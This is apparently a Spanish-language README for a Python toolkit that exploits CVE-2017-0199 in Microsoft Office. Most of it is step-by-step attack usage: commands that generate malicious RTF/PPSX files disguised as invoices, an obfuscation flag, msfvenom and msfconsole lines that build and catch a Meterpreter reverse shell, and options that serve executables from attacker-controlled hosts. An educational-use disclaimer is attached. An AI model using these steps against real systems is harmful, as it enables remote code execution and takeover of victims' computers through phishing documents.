 likekabin/cve-2017-0199
Script de Python para generar archivos RTF/PPSX maliciosos explotando CVE-2017-0199 para ejecución remota de código, entregando payloads de Metasploit o personalizados con configuración mínima.

Exploit toolkit CVE-2017-0199 - v4.0 es un práctico script en Python que proporciona a pentesters e investigadores de seguridad una forma rápida y efectiva de probar Microsoft Office RCE. Puede generar un archivo malicioso RTF/PPSX y entregar metasploit / meterpreter / otro payload a la víctima sin necesidad de una configuración compleja.
Este programa es SOLO con fines educativos. No lo utilice sin permiso. Se aplica el descargo de responsabilidad habitual, especialmente el hecho de que yo (bhdresh) no soy responsable de los daños causados por el uso directo o indirecto de la información o la funcionalidad proporcionada por estos programas. El autor o cualquier proveedor de Internet NO asume responsabilidad alguna por el contenido o el mal uso de estos programas o cualquier derivado de los mismos. Al utilizar este programa, usted acepta que cualquier daño (pérdida de datos, caída del sistema, compromiso del sistema, etc.) causado por el uso de estos programas no es responsabilidad de bhdresh.
Por último, esto es un desarrollo personal, por favor respeta su filosofía y no lo uses para cosas malas.
Licencia CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
Se introdujeron las siguientes capacidades en el script
- Generar archivo PPSX malicioso
- Modo de explotación para archivos PPSX generados
- Se actualizó template.ppsx
Versión: Python versión 2.7.13


1) Generar archivo RTF malicioso
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Opcional, si se usa MSF Payload): Generar payload de metasploit e iniciar handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Iniciar toolkit en modo exploit para entregar payload local
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) Generar archivo RTF malicioso
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) Iniciar toolkit en modo exploit para entregar payload remoto
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) Generar archivo RTF malicioso
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Iniciar toolkit en modo exploit para entregar archivo HTA personalizado
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

Esta es una práctica herramienta para explotar CVE-2017-0199 (Microsoft Office RCE)

Modos:

-M gen                                          Generar solo archivo malicioso

     Generar archivo malicioso RTF/PPSX:

      -w <NombreArchivo.rtf/NombreArchivo.ppsx>     Nombre del archivo malicioso RTF/PPSX (Comparta este archivo con la víctima).

      -u <http://atacante.com/test.hta>   La ruta a un archivo HTA/SCT. Normalmente, debe ser un dominio o IP donde se esté ejecutando esta herramienta.
                                      Por ejemplo, http://ipsatacante.com/test.doc (Esta URL se incluirá en el archivo malicioso RTF/PPSX y será solicitada una vez que la víctima abra el archivo RTF malicioso).
      -t RTF|PPSX (por defecto = RTF)         Tipo de archivo a generar.
      -x 0|1  (por defecto = 0)               Generar archivo RTF ofuscado. 0 = Deshabilitar, 1 = Habilitar.


-M exp                                          Iniciar modo de explotación

     Explotación:

      -t RTF|PPSX (por defecto = RTF)         Tipo de archivo a explotar.
      -H </tmp/personalizado>                Ruta local de un archivo HTA/SCT personalizado que debe entregarse y ejecutarse en el objetivo.
                                          NOTA: Esta opción no entregará payloads especificados a través de las opciones "-e" y "-l".

      -p <Puerto TCP: por defecto 80>            Número de puerto local.

      -e <http://atacante.com/shell.exe>  La ruta de un archivo ejecutable / shell de meterpreter / payload que debe ejecutarse en el objetivo.

      -l </tmp/shell.exe>                 Si el payload se aloja localmente, especifique la ruta local de un archivo ejecutable / shell de meterpreter / payload.
@nixawk por la muestra RTF, @Li Haifei, @bhdresh
Obviamente, no soy un desarrollador a tiempo completo, así que espere algunos contratiempos.
Informe errores y problemas a través de https://github.com/bhdresh/CVE-2017-0199/issues/new






